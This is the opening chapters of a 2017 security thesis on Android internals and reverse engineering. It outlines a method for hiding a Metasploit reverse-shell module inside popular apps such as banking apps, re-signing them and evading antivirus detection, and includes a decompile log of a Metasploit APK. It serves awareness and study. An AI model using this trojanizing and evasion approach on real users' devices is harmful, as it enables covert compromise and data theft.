UNIVERSIDAD TÉCNICA FEDERICO SANTA MARÍA

DEPARTAMENTO DE INFORMÁTICA

SANTIAGO - CHILE

“REVERSE ENGINEERING MOBILE APPLICATIONS AND THREAT INTELLIGENCE”

DANIEL FRANCISCO TAPIA RYBERTT

MEMORIA DE TITULACIÓN PARA OPTAR AL TÍTULO DE INGENIERO CIVIL INFORMÁTICO

PROFESOR GUÍA: RAUL MONGES

PROFESOR CORREFERENTE: MAURICIO SOLAR

JUNIO - 2017

Acknowledgements

I'd like to thank my first Programming professor Pedro Godoy who made me love programming and helped me switch careers. My good friend Juan Pablo Escalona, all those days programming and teaching me how to code properly paved the way to what I am today. To my family who've always supported me no matter what as well as my friends, for putting up with me all these years.

Dedicated to my son

Who gave me the strength to move forward, and whom without, none of this would’ve been possible.

Abstract

This paper details how the Android OS works and outlines a methodology for reverse engineering an android application package (APK) in an effort to hide within it a byte-code representation of a Metasploit module. This is the framework for the second avenue of analysis which is anti virus evasion, in which the previous reversed application will be tested against virus total and attempt to lower the detection rate, by performing signature tampering, in order to get a general sense of the state of android security and raise user awareness.

Keywords: *android* , *metasploit*, *malware*, *reverse engineering*

Table of Contents

List of Figures

List of Tables

1 Introduction

1.1 Motivation

Mobile applications have changed the way we interact with the world around us, now we don't rely on a desktop and constant refreshing of web applications to get the data we need to start our day, nor do we need to stay put in a place with wired connections since we can get our data on the go. Mobile apps help get your data customized by the vendor without having to worry about the device or hardware underneath it, this abstraction helps developers code applications that will work in a wide variety of mobile phones.

As it was in the 1990's with the rise of desktop computers and the internet, into mainstream use, the market was bombarded with multiple viruses, worms and Trojans aimed at users in order to steal, forge, or otherwise break the system it infected. This trend has now caught up to mobile phones, the new frontier.

As of now there are really only two key players in the mobile world, Google and Apple, and both have similar ecosystems with gaping difference in how they approach security. While Apple's approach is to have an App Store where all apps that are published can be downloaded with a press of a button. But before being allowed inside the App Store, an aspiring app must have passed a rigorous testing and verification by Apple, in which they must abide by their terms and license agreement.

Google's approach varies significantly, any developer who wishes to publish into the play store, can do so without a mainstreamed verification process. Google checks apps for security before they enter the Android Market, but there isn't an Android security policy to which all those apps adhere. Android uses sandboxing, which limits how an app can interact with other apps and the OS, thus limiting the effects of any malware as well. But some Android phone malware is designed to trick users into lifting these limits, by presenting seemingly authentic requests for permission to access other apps and OS components. A virus can then use these permissions to attack the full mobile platform. For the most part, Android app security is good, but the chance for malicious apps to make their way into the Android Market is still present.

Security is becoming one of the most rapidly increasing fields of study in the software world, primarily due to the large implications that hacker or a black hat group can cause to businesses, banks or states. These attacks can have great impact in the environment it is executed on and can vary from data stealing to making critical infrastructure join a botnet to attack other company servers, down to infecting corporate networks with ransomware in an effort to hold your data hostage in exchange for money.

Common every day people don't understand exactly how they become infected or how to defend themselves against an attack, even software developers aren't keenly aware of how they can be breached by malware. According to a report by Nokia [21], There was increase in smart phone infections in the second half of 2016 by 86%. The infection rate in mobile networks rose steadily throughout 2016, reaching a new high of 1.35 percent of devices in the month of October .

Android has been particularly targeted because of its open-sourced nature and how easily it is to take a valid application from the Play Store (Android equivalent of the iOS App Store), decompile it, inject malicious code, and repackage it for distribution. Add this to the fact that users don't understand the ramifications of malware, or its repercussions and you've got a recipe for disaster.

The key points to note are that users link getting hacked to data stealing and don't comprehend what a reverse shell is what attack vectors these attack open up. This research will show how a very common android hacking takes place and how code injection is performed as well as avenues for distributing the altered application.

Another point of interest is in awareness of what security really means, and take down common misconceptions of endpoint security, such as having an up to date virus scanner means that you won't be hacked.

1.2 Objectives

The objectives for this research are based solely on the Android environment and are detailed as follows.

- Detail and expose how easy it is to distribute malware through trusted applications
- Demonstrate how malware evades anti-virus solutions in the mobile world.
- Sharpen user awareness on mobile security.

1.3 Methodology

The methodology used consists in generating an android application with integrated malware popular or often download applications such as social media, transportation and banking applications. Soon after, the use of apktool was employed to decompile each application in order to learn and apply the research that was undergone, directory structures were created, with the mindset of separating legit applications from their decompiled counterparts so as to maintain a coherent analytical structure. Each decompiled application was evaluated and scrutinized while employing common reverse engineering techniques discussed in this research. After the reverse engineering phase, another two directory were added, one for malware analysis using metasploit and another one for merging the previously reversed application and the malware application to obtain a unified application, finally the application was signed and ready for use in any android phone. Finally for the anti-virus evasion phase, the final merged application was decompiled and modified using malware evasion techniques, another directory was used to separate the final and non-detectable application. Each iteration of the evasion technique was scanned using Virus Total (an on line virus scanning service) to view how many anti-virus solutions currently detected the reversed application compared to the modified for evasion application and seeing how the number of detection goes down on the administration of each of these methods.

1.4 Organization

This research is separated into chapters that illustrate the overall objectives. Chapter 2 starts off by offering a conceptual framework in which it details the Android Operating system and its components, followed by an in depth view of an android application and its decompiled format to pave the way for reverse engineering an android application package (APK), followed by a synopsis of the Metasploit framework and how it could be used on android security and culminates with a brief overview of how anti-virus software detects malware,detailing the previous work done by other researchers. Chapter 3 goes in depth in how to reverse engineer any APK, and the flow of program execution by the virtual machine, superseded by executing malicious lines of code on a phone to explain a simple reverse TCP connection which is one of the plethora of ways to perform remote execution on a system. After both principles are demonstrated, a merging process will be illustrated whose main purpose is to hide the malware inside a benign application. Chapter 4 analyzes the results obtained in Chapter 3. Finally, Chapter 5 concludes the research with what was learned and future work that can be done on a variety of fields described throughout this investigation.

2 Conceptual Framework

2.1 Android OS

2.1.1 Linux Kernel

The foundation of the Android platform is the Linux kernel. For example, the Android Runtime (ART) relies on the Linux kernel for underlying functionalities such as threading and low-level memory management.

Using a Linux kernel allows Android to take advantage of key security features and allows device manufacturers to develop hardware drivers for a well-known kernel. The android OS is broken up in separate components as shown in the following schema.




Figure 1: Android Stack
[15]

2.1.1.1 Hardware Abstraction Layer (HAL)

The hardware abstraction layer (HAL) provides standard interfaces that expose device hardware capabilities to the higher-level Java API framework. The HAL consists of multiple library modules, each of which implements an interface for a specific type of hardware component, such as the camera or bluetooth module. When a framework API makes a call to access device hardware, the Android system loads the library module for that hardware component.

2.1.1.2 Android Runtime

For devices running Android version 5.0 (API level 21) or higher, each app runs in its own process and with its own instance of the Android Runtime (ART). ART is written to run multiple virtual machines on low-memory devices by executing DEX files, a bytecode format designed specially for Android that's optimized for minimal memory footprint. Build tool chains, such as Jack, compile Java sources into DEX bytecode, which can run on the Android platform.


Prior to Android version 5.0 (API level 21), Dalvik was the Android runtime. If an app runs well on ART, then it should work on Dalvik as well, but the reverse may not be true.

ART is the next version of Dalvik, and thus has major improvments with respect to Dalvik Runtime Enviroment, the two most significant ones are


1. Ahead-of-Time (AOT) compilation, which improves speed (particularly startup time) and reduces memory footprint (no JIT)
2. Improved Garbage Collection (GC)

Dalvik used JIT (Just in Time) compilation, this means that this runtime environment uses byte interpretation, and thus loads bytecode for the VM and generates the native code AFTER the application is run, this differs from traditional compilers because the machine code is generated before the application is run, to paraphrase, JIT generates the native code after execution (or just in time) and proceeds to generate the machine code for the host's instruction set. The downside to JIT is that the JIT compiler runs while an app is being executed, adding latency and memory pressure. The upside is that the JIT compiler can look at how an application is using its code to perform profile-directed optimizations. AOT differs from this approach because it runs only once, usually at install time, and reduces the memory footprint and is less resource intensive during runtime, this makes AOT preferable to JIT.

Once an application has been compiled using ART, the virtual machine code will be translated to the native instruction set of the processor and stored on **.oat** files. These oat files are stored on the **/data/dalvik-cache/**{**arch**} directory, where arch is the target architecture of the compilation, and is ultimately what the OS executes.
All apps will be compiled every time the device's system is upgraded, or the first time you boot it up after purchase. Individual apps are compiled upon installation. The command responsible for compiling an application Into OAT is **dex2oat**, which can be found in /system/bin/dex2oat supports two types of compiler backends: quick and portable. The backend can be specified through the –compiler-backend parameter passed to dex2oat.
The default backend is Quick. It translates Dalvik bytecode (the medium level intermediate representation or MIR) into a low-level IR (LIR) then into native code, doing some optimizations along the way.



The Portable backend, on the other hand, uses LLVM [20] as its LIR. Optimizations are done using the LLVM optimizer and code generation is done by LLVM backend.



2.1.1.3 Native C/C++ Libraries

Many core Android system components and services, such as ART and HAL, are built from native code that require native libraries written in C and C++. The Android platform provides Java framework APIs to expose the functionality of some of these native libraries to apps. For example, you can access OpenGL ES through the Android framework's Java OpenGL API to add support for drawing and manipulating 2D and 3D graphics.

2.1.1.4 Java API Framework

The entire feature-set of the Android OS is available through APIs written in the Java language. These APIs form the building blocks needed to create Android apps by simplifying the reuse of core, modular system components and services.

2.1.2 Threats and Risks in the Android Eco System

Google has placed numerous measures in order to keep apps as secure as possible, one the main security pillars is the Android Security Sandbox (AAD) , which isolates app data and code execution from other apps, it is an application framework with robust implementations of common security functionality such as cryptography, permissions, and secure Inter Process Communication (IPC).

Android makes it easy to publish apps to the Play Store, hackers and malicious actors abuse this to publish malicious applications. In order to attempt to prevent this a security measure from 2010 that is still in effect today is that every application has to be signed before being installed on a device, but in order to circumvent this, a hacker may use a self signed certificate before publishing to the Play Store, even more appalling is the fact that users may also download apps from third party stores such as slideme.org and androidlib.com.

Apps can't just be installed and have access every component of the phone, mainly because of the sandboxing mentioned earlier. In order to achieve full compromise, the user must allow and application permissions, these permissions are defined in advanced by the developer, in the AndroidManifest.xml and the user is prompted with the permission requirements of the app before installation. Permissions can't be modified once the app is installed.

2.1.2.1 How to prevent mobile threats

There is no silver bullet that can prevent security breaches in the software world, and Android is no different. Preventing reverse engineering on an application is not 100% possible but it be slowed down quite a bit, techniques such as obfuscation make understanding and modifying the underlying code much harder (but not impossible). In the end, one has to understand that an application can't be protected from modifications and any protections in place can be disabled or removed.

That being said, there are numerous methods for preventing mobile threats such as:

1. Usage of tools like ProGuard. These will obfuscate the code, and make it harder to read when decompiled, if not impossible.
2. Move the most critical parts of the service out of the app, and into a webservice, hidden behind a server side language like PHP or use the NDK to write them natively into .so files, which are much less likely to be decompiled than apks. Decompiler for .so files don't even exists as of now (and even if they did, it wouldn't be as good as the Java disassemblers). Finally the usage of SSL/TLS when interacting between the server and device is mandatory for securing communication.
3. When storing values on the device, don't store them in a raw format, but instead use an algorithm to calculate the real value. Although this approach does in a way protect against tampering to obtain actual values (an attacker can still modify the entry value and get random results), it is not a security measure.
4. In cases of payment processing apps, sending of raw data is not always the most secure way of processing the data. One approach to prevent interception or modification of values being sent to the server is to have base values that add up to the final value, for example, instead of sending the value 1000 to the server, the value is decomposed into smaller

numbers that are assigned to strings, so 1000 could be decomposed as 10*10+100*4+500*1 and the numbers 10,100, and 500 are not sent as number but as names of people such as 10 = Daniel , 100 = Max, 500 = Bob and so on and the backend knows the conversion from string to number. This prevents a hacker from sending values to the endpoint and makes it harder to understand what is happening.

5. Insertion of random bits of code that has no meaning in an attempt to confuse whomever is trying to reverse engineer the application. Common practice is to insert classes that will catch the attention of anyone who is looking at the code, for example , compiling classes that generate a Fibonacci sequence called CreditCard.java is guaranteed to make the attacker waste valuable time.

2.1.3 Security Model

The security model of any software architecture is a description of the processes and flows that allow all processes to communicate with other applications in a secure maner, store sensitive data and provide isolation from other applications that live in the system. The android architecture is built on top of the Linux OS in a way that it builds upon what is already there, while Google provides libraries and framework components to grant software developers the ability to build native applications for their Android eco system, this is known as the architecture stack and in Android, it has five levels.

1. Applications
2. Application Framework
3. Libraries
4. HAL-Android Runtime
5. Linux Kernel

This means that the Android OS is a two tier system, one that takes advantage of the Linux features while providing new ones through the Application Framework and HAL. This two tier system runs in parallel and is transparent to the application. Part of the implemented security model in Android is the *application sandbox*, whose main function is to provide isolation to applications so that its data can't be accessed by other applications that reside in the system. This is accomplished using the linux file permission scheme, which is composed of permission groups and permission types.

In the permission groups each file and directory has three user based permission groups:

1. **Owner** : Applies only the owner of the file or directory, they will not impact the actions of other users.
2. **Group** : Applies permissions apply only to the group that has been assigned to the file or directory, they will not effect the actions of other users.
3. **All Users** : Applies to all other users on the system, this is the permission group that you want to watch the most.

In the permission types each file or directory has three basic permission types:

1. **Read** : Refers to a user's capability to read the contents of the file.
2. **Write** : Refers to a user's capability to write or modify a file or directory.
3. **Execute** : Refers to a user's capability to execute a file or view the contents of a directory.

An example of a permission in linux is displayed as: **_rwxrwxrwx 1 owner:group**

1. User rights/Permissions
    (a) The first character that is marked with an underscore is the special permission flag that can vary.
    (b) The following set of three characters (rwx) is for the owner permissions.
    (c) The second set of three characters (rwx) is for the Group permissions.


(d) The third set of three characters (rwx) is for the All Users permissions.

(e) The first character that I marked with an underscore is the special permission flag that can vary.

2. Following that grouping since the integer/number displays the number of hardlinks to the file.

3. The last piece is the Owner and Group assignment formatted as Owner:Group.

In a typical Linux based system you can create your own groups and set the permissions to allow read, write and execute operations. Android built on this idea to create the application sandbox, through the privilege separation model. Each app has its own UID (User Identification) and GID (Group Identification).



```
root@android:/data/data/com.dropbox.android # ls -la
drwxrwx--x u0_a77   u0_a77            2014-09-24 09:04 cache
drwxrwx--x u0_a77   u0_a77            2014-09-24 09:04 databases
drwxrwx--x u0_a77   u0_a77            2014-09-24 09:04 files
drwxr-xr-x system   system            2014-09-24 09:04 lib
drwxrwx--x u0_a77   u0_a77            2014-09-24 09:04 shared_prefs
```

Figure 2: Directory Listing

From this directory listing, it can be observed that both the owner and group positions have all the permissions, while the All Users group only has execution privileges. Linux permission provides secured access to android resources and files.

2.1.3.1 Android Permissions

In Linux permissions are defined as read, write and execute but these definitions are not sufficient in order to implment the application sandbox. Android permissions are defined by a description string of what hardware or software function it needs in order to accomplish whatever purpose the app requires, these permissions are part of the android framework.

Any app that desires to be installed on an android system must define what services it needs from the kernel and present this petition on a file called **AndroidManifest.xml**, this file is defined by the application developer and it can't be modified or added after installation. The

AndroidManifest.xml file is the heart of the security model on android, limiting the attack surface of threats against the OS since permissions not defined in the file can't be obtained through nefarious means.

The Android Manifest specifies the properties of the soon-to-be installed application, the package name, activities, services, broadcast receivers etc. Apart from the OS specific permissions, an app is allowed to create it's own permissions to allow third-party apps the use of it's files and resources, the developer must define these permissions on the Android Manifest.

Once an application has been installed, the OS assigns it a UID which it uses to set the owner/group of the files and resources in order to isolate it, there are cases in which two apps can share a UID. Apps could belong to multiple GIDs depending on the permissions needed by the app.

The permissions read from the AndroidManifest.xml are stored in **/data/system/packages.xml** categorized by UID, so further queries of app permissions are done on this file instead of unzipping the APK everytime. Permissions to group mappings located at **/etc/permissions/plataform.xml**.

2.1.3.2 Android Applications

An android application is presented to the world as an APK file format, which is nothing more than a compressed format for storing the compiled code and the application is language for android is Java. The code inside an APK runs within a virtual machine, more specifically the Dalvik Virtual Machine (DVM) and executes what is known as a DEX file (.dex extension) which is the byte code that the DVM accepts in order to run, in Java world a dex file is a close relative to the .class files.




Figure 3: Bytecode To Virtual Machine
[3]

An android application won't be able to execute it's code before the developer is verified, this verification is carried out while checking the APK's signature through the Android Keystore System, which is nothing more than a way to sign an application.

2.1.3.3 Application Signing

Android applications are typically cryptographically signed by a single identity, via the use of a PKI identity certificate. The use of identity certificates to sign and verify data is commonplace on the Internet, particularly for HTTPS/SSL use in web browsers. As part of the PKI standard, an identity certificate can have a relationship with another identity certificate: a parent certificate ("issuer") can be used to verify the child certificate. Again, this is how HTTPS/SSL works – a specific web site SSL certificate may be issued by a certificate authority such as Symantec/Verisign. The web site SSL certificate will be "issued" by Verisign, and Verisign's digital identity certificate will be included with the website certificate. Effectively, the web browser trusts any certificate issued by Verisign through cryptographic proof that a web site SSL certificate was issued by Verisign.

Android applications use the same certificate signature concepts as SSL, including full support for certificates that are issued by other issuing parties (commonly referred to as a "certificate chain"). On an Android system, the digital certificate(s) used to sign an Android application become the application's literal package "signature", which is accessible to other applications via normal application meta-data APIs (such as those in PackageManager).

Application signatures play an important role in the Android security model. An application's signature establishes who can update the application, what applications can share its data, etc. Certain permissions, used to get access to functionality, are only usable by applications that have the same signature as the permission creator. More interestingly, very specific signatures are given special privileges in certain cases. For example, an application bearing the signature (i.e. the digital certificate identity) of Adobe Systems is allowed to act as a webview plugin of all other applications, presumably to support the Adobe Flash plugin. In another example, the application with the signature specified by the device's nfc_access.xml file (usually the signature of the Google Wallet application) is allowed to access the NFC SE hardware. Both of these special signature privileges are hard coded into the Android base code (AOSP). On specific devices, applications with the signature of the device manufacture, or trusted third parties, are allowed to access the vendor-specific device administration (MDM) extensions that allow for silent management, configuration, and control of the device[11]. This specific vulnerability was patched on Android 4.4+[7].

2.1.4 ARM Architecture

ARM is an architecture based on the Reduced Instruction Set Computing (RISC), all this means is that it has less instructions than machines based on Complex Instruction Set Computing (CISC). This architecture is comprised of 16 visible general purpose registers starting from R0-R15, five of these registers are considered special by the architecture, shown on Table 1[8]

R11	Frame Pointer
R12	Intra-procedure Register
R13	Stack Pointer (SP)
R14	Link Register (LR)
R15	Program Counter (PC)

Table 1: Special Registers on ARM Architecture

A complete view of the ARM architecture's register schema is shown on Table 2.

R0
R1
R2
R3
R4
R5
R6
R7
R8
R9
R10 (SL)
R11 (FP)
R12 (IP)
R13 (SP)
R14 (LR)
R15 (PC)

Table 2: Registers on ARM Architecture

ARM has two different execution modes [8]:

- ARM Mode : All instructions are of 32 bits in size.

- : Thumb Mode : All instructions are mostly 16 bits in size.

The most common attack for this type of exploitation is buffer overflows, to perform one, the only registers an attacker has to keep in mind are the Stack, Link and Program Counter registers. The attack consists of searching for lines of code where the developer allocates memory or uses vulnerable functions that don't check for buffer size and allow the buffer to be overwritten which ultimitely means that the attacker has control of the LR and PC registers. This opens the gate for Android Root Exploits which is beyond the scope of this research.

2.2 Reverse Engineering

To Reverse engineering an android application, a vast amount of knowledge and understanding of all the technology involved in the development of an application is required. Not only is the Android development know-how a necessity, but also the same levels of mastery is needed in regards to the external components involved in the building phase.

When hearing the term reverse engineering in the software development world, one most likely associates it to hacking or attacking an application, and while it is true that reverse engineering techniques are used by malicious hackers to find vulnerabilities, generate exploits to produce viruses, worms or malware, it can be used to gain a deeper understanding of an application .

Reverse engineering allows the attacker to gain familiarity with the application and its inner workings to locate entry vectors or globally known vulnerabilities or bad practices that couldn't possible be known or found out while externally analyzing the application through testing.

There are many ways to perform reverse engineering , but the standard procedure always consists of obtaining an executable, disassemble it through some tool, scrutinize the output of the disassemble, perform memory mappings and other analysis techniques to view variables and attempt to obtain the original source code if successful. Even though the retrieval of the source code is not always necessary or even possible, tampering the variables and checking validations is still the best way to go in order to get an idea of what is hiding underneath all the binary code.

Preventing this attack has to be the main priority of any enterprise that wishes to avoid code modifications by third parties. Perhaps the most well known method for accomplishing this objective is a technique know as code obfuscation.

2.2.1 Obfuscation

In order to make potential attacker's life harder and hide code, what is needed is the ability to perform a process called obfuscation. Obfuscation is a deliberate act of creating code that is difficult for humans to understand. It can be done in various ways: renaming all variables and class names so that they are a gibberish, flattening the directory structure, moving methods between files, adding garbage code, changing strings to int/hex array equivalents etc. It is used in various languages, but for the Android eco-system Proguard is the technology in charge of obfuscating all the java code [23].

2.2.2 Tools

Tools are built in order to speed up simple jobs, in the software development world these tools (or libraries) help in automating common and repetitive tasks, in the security world, this is no different and the following tools were used during the research and implementation phases.

2.2.2.1 Apktool

The purpose of the disassemblers is to take already packaged APKs and transform them into smali files, which are disassembled and human readable representations of the dex/binary format, with decoded binaries for further analysis, when finished modifying the source code, a necessary requirement for a disassembler is to recompile the application and link to libraries to output a freshly modified apk ready for deployment on an android device. There are many disassemblers for android out there and the output of each disassembler varies across tools, although the two most common ones in Android world are APKTool and JAD, the focus will be spent on APKTool. In order to start the reverse engineering process of an APK, the first step is to disassemble the application, and APKTool is the tool of choice. This command line interface program carries within it the following features.


1. Disassembling resources to nearly original form (including resources.arsc, classes.dex, 9.png. and XMLs)
2. Rebuilding decoded resources back to binary APK/JAR
3. Organizing and handling APKs that depend on framework resources
4. Smali Debugging (Removed in 2.1.0 in favor of IdeaSmali)
5. Helping with repetitive tasks

ApkTool is the most mainstream disassembler in android reverse engineering world, it is free, easy to use and well documented.

As an example, attempting to disassemble an agent.apk (a metasploit apk with a hook injected into it, looked at later on), will yield the following output.

```
$ apktool d agent.apk -o decompiled/agent
Picked up _JAVA_OPTIONS:   -Dawt.useSystemAAFontSettings=gasp
I: Using Apktool 2.2.1 on agent.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/danielftapiar/.local/share/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Which outputs the following directory structure which is shared across all APKs that are disassembled using this method. A point of note is that different dissasemblers will generate different directory structures.



```
App
├ assets
│ └ fonts
├ ress
│ ├ animator
│ ├ menu
│ ├ layout
│ └ ...
├ lib
│ └ armeabi-v7a
├ smali
│ ├ android
│ │ ├ *.smali
│ │ └ ...
│ ├ com
│ │ ├ *.smali
│ │ └ ...
│ └ package name ..
├ original
│ └ META-INF
│   ├ CERT.RSA
│   ├ CERT.SF
│   └ MANIFEST.MF
└ AndroidManifest.xml
```

Figure 4: APKTool Decompiled Directory Structure

2.2.2.2 WireShark

Wireshark is the world's foremost and widely-used network protocol analyzer. It lets you see what's happening on your network at a microscopic level and is the de facto (and often de jure) standard across many commercial and non-profit enterprises, government agencies, and educational institutions. Wireshark development thrives thanks to the volunteer contributions of networking experts around the globe and is the continuation of a project started by Gerald Combs in 1998[26].
Wireshark has a rich feature set, which includes the following:

1. Deep inspection of hundreds of protocols, with more being added all the time
2. Live capture and offline analysis
3. The most powerful display filters in the industry
4. Capture files compressed with gzip can be decompressed on the fly

5. Live data can be read from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, FDDI, and others (depending on your platform)

6. Decryption support for many protocols, including IPsec, ISAKMP, Kerberos, SNMPv3, SSL/TLS, WEP, and WPA/WPA2

7. Coloring rules can be applied to the packet list for quick, intuitive analysis

2.2.2.3 BurpSuite

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.
Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun[22].

2.2.2.4 Metasploit

The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development [25].
Its best-known sub-project is the open source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shellcode archive and related research.
The Metasploit Project is well known for its anti-forensic and evasion tools, some of which are built into the Metasploit Framework.
The basic steps for exploiting a system using the Framework include:

- Choosing and configuring an exploit (code that enters a target system by taking advantage of one of its bugs; about 900 different exploits for Windows, Unix/Linux and Mac OS X systems are included);

- Optionally checking whether the intended target system is susceptible to the chosen exploit;

- Choosing and configuring a payload (code that will be executed on the target system upon successful entry; for instance, a remote shell or a VNC server);

- Choosing the encoding technique so that the intrusion-prevention system (IPS) ignores the encoded payload;
- Executing the exploit.

This modular approach – allowing the combination of any exploit with any payload – is the major advantage of the Framework. It facilitates the tasks of attackers, exploit writers and payload writers.
Metasploit runs on Unix (including Linux and Mac OS X) and on Windows. The Metasploit Framework can be extended to use add-ons in multiple languages.
To choose an exploit and payload, some information about the target system is needed, such as operating system version and installed network services. This information can be gleaned with port scanning and OS fingerprinting tools such as Nmap. Vulnerability scanners such as Nexpose, Nessus, and OpenVAS can detect target system vulnerabilities. Metasploit can import vulnerability scanner data and compare the identified vulnerabilities to existing exploit modules for accurate exploitation.

2.2.3 Analysis of Disassembled APKs

Once an APK has been disassembled, a thorough analysis of the files generated must be made and that begins with an understanding of the most common files and directories found within a disassembled APK. Different tools will output different directory structures, but all of them have some resemblance to Figure 4 As it can be seen the .apk format is really just a zipped archive with the binaries compiled, a breakdown of these directories is as follows.

1. classes.dex Contains compiled application code, transformed into Dex bytecode. You might see more than one DEX file in your APK if you are using multidex to overcome the 65536 method limit. Beginning with Android 5.0 which introduced the ART runtime, these are compiled into OAT files by the ahead-of-time compiler at install time and put on the device's data partition.
2. res/ This folder contains most XML resources (e.g. layouts) and drawables (e.g. PNG, JPEG) in folders with various qualifiers, like -mdpi and -hdpi for densities, -sw600dp or -large for screen sizes and -en, -de, -pl for languages. Please note that any XML files in res/ have been transformed into a more compact, binary representation at compile time, so you won't be able to open them with a text editor from inside the APK. That the zipalign tool is used as the last stage of the build. If you change the contents of the archive by hand,

normally you will have to re-sign, then zipalign before uploading the APK to the Play Store.

2.2.3.1 Disassembling

Looking at the output of Figure 4, more specifically into the smali directory of the APKTool's disassembled output, and noticing that the folder structure defines the application's namespace and in each folder there is an individual smali file for each java class, and any file with the $ character in them means that it's an inner class of the file it represents. Some smali directories that contain classes that map to the visual interface of the application contain the R.smali which is the bytecode representation of the R.java class, which an automatically generated file at application build time that maps resources to an associated id. When a developer wants to use anything in the res folder, he/she must use the R class to appropriately reference that resource. Because of this, we'll omit the R.java from the investigation, as it really only contains a bunch of constants that no one cares about.

2.2.4 Registers

A processor register is a quickly accessible location available to a computer's central processing unit.The DVM is register-based, and frames are fixed in size upon creation. Each frame consists of a particular number of registers (specified by the method) as well as any supplementary data needed to execute the method, such as (but not limited to) the program counter and a reference to the .dex file that contains the method. The registers are always 32 bits, and can hold any type of value. 2 registers are used to hold 64 bit types (Long and Double) with no alignment requirements [27].

2.2.4.1 Register Names

There are two naming schemes for registers - the normal v naming scheme and the p naming scheme for parameter registers. The first register in the p naming scheme is the first parameter register in the method. So let's go back to the previous example of a method with 3 arguments and 4 total registers. The following table shows the normal v name for each register, followed by the p name for the parameter registers
You can reference parameter registers by either name - it makes no difference. The reason that two naming schemes exist is because of the register rule of the last n registers hold the parameter values, if you increase the .register directive by 1 then you must change all values

Local	Param	
v0		the first local register
v1	p0	the first parameter register
v2	p1	the second parameter register
v3	p2	the third parameter register

Table 3: Register Names DVM

of the vn to vn+1 which is not very efficient, the p scheme was introduced so that it references the parameter values directly so you can change the values of the .register directive without having to reorder. Lastly whenever the compiler encounters a data type that is bigger than 32-bit register can hold (for example a Double) it will require 2 registers to hold that value, so instead of p1 holding an integer value, it will require p1,p2 to store a single Double.

2.2.4.2 Number of registers in a Method

There are two ways to specify how many registers are available in a method. the .registers directive specifies the total number of registers in the method, while the alternate .locals directive specifies the number of non-parameter registers in the method. The total number of registers would therefore include the registers needed to hold the method parameters.

2.2.4.3 Parameters and Methods

